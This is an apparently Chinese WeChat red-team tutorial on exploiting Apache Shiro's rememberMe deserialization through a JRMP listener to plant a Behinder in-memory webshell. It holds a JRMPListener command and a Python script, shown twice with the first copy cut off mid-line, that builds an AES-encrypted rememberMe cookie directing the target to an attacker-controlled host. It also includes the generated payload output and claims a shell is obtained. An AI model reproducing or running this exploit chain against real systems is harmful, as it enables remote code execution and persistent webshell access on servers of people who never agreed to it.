
红队打点技巧-Shiro jrmp内存马利用

原创 实战攻防通用组件 李白你好 2024-03-14 08:00 青海

本文来自**《实战攻防》通用组件深度利用篇**，Shiro是外网打点中经常遇到的组件，也是本课程中讲解的重点。点击下方了解《实战攻防》课程详情👇




实战攻防&&实战渗透&&开源情报培训V1.0，首发！


1▸ 前言

Shiro漏洞利用过程中存在长度限制问题，使用jrmp得方式可解决长度限制，但在某些特定环境会存在sh、bash限制使得shiro_tools,jrmp无法执行任意命令。此情况下使用反连注册内存马路由的方式进行漏洞利用。


2▸ 常见问题

Shiro利用工具无法找到利用链






抓包存在header长度限制。




生成多个利用链延时




使用shiro-exploit生成payload

存在CB1 CB2利用链



3. JRMP内存马


jmg生成冰蝎马class文件



开启JRMP监听

将生成好的内存马class文件放入ysoserial目录下载入内存马CB1利用链监听。

```
r-woodpecker-0.5.2.jar me.gv7.woodpecker.yso.exploit.JRMPListener 1234 C
```



shiro-exploit.py生成payload

```python
import base64
import sys
import uuid
import subprocess
import requests
from Crypto.Cipher import AES



def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial.jar', 'JRMPCl
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).e
    key = "输入shiroAES密钥"
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    file_body = pad(popen.stdout.read())
    base64_rememberMe_value = base64.b64encode(iv + encryptor.encrypt(
    return base64_rememberMe_value


if __name__ == '__main__':
    payload = encode_rememberme('192.168.1.5:1234') #这里替换远程主机的ip和
    print("rememberMe={}".format(payload.decode()))
```

修改脚本中得key与jrmp监听地址

```python
import base64
import sys
import uuid
import subprocess
import requests
from Crypto.Cipher import AES


def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial.jar', 'JRMPClient', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = "[redacted]=="
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    file_body = pad(popen.stdout.read())
    base64_rememberMe_value = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_rememberMe_value

if __name__ == '__main__':
    payload = encode_rememberme('[redacted]') #这里替换远程主机的ip和JRMP监听模块监听的端口
    print("rememberMe={}".format(payload.decode()))
```

shiro密钥


目标地址

运行脚本获取rememberMe


```
C:\[redacted]>python shiro-exploit.py

rememberMe=AoJkc2[redacted]
Pbq84gbPjKpBAc3KAMpRsT08X7br1iDjW0U/WXBNA5eyRvY1eiborKC4GeDgV7jz1FtF73Yi/qaKk5v/99+3b[redacted]
9BjSarfm4XBCxJOu8wht6Rtjf/F1wQe4TB2Qam1LIIbEzOt581Leq2re3ay9k5HqRnwjErLLqTSqi6JCjSfd[redacted]
EV5SQDh1xBGKwu71mjgaGhKgDzZDt9Th+yo+Wck71XhRdK01F7Ua2wTpA==
```

发送payload



连接内存马



至此shiro jrmp内存马打入成功getshell。

4. 相关工具获取

点击关注下方名片进入公众号
回复关键字【240314】获取下载链接

李白你好
"一个有趣的网络安全小平台" 主攻WEB安全 | 内网渗透 | 红蓝对抗 | SRC | 安全资讯等内容...
47篇原创内容

公众号

5. 往期精彩

实战攻防&&实战渗透介绍，现金红包记得来抽~

最新安卓12模拟器抓包配置三种方法，可绕过代理检测


开源情报的时代已经到来！

实战攻防 1　红队Tips 1　外网打点 5


阅读原文

喜欢此内容的人还喜欢

成年人欲望程度排行榜TOP 10，跟你一样吗？
李白你好



实战攻防&&实战渗透&&开源情报培训V1.0，首发！
李白你好



对酒店房间自助售货机的支付漏洞挖掘

李白你好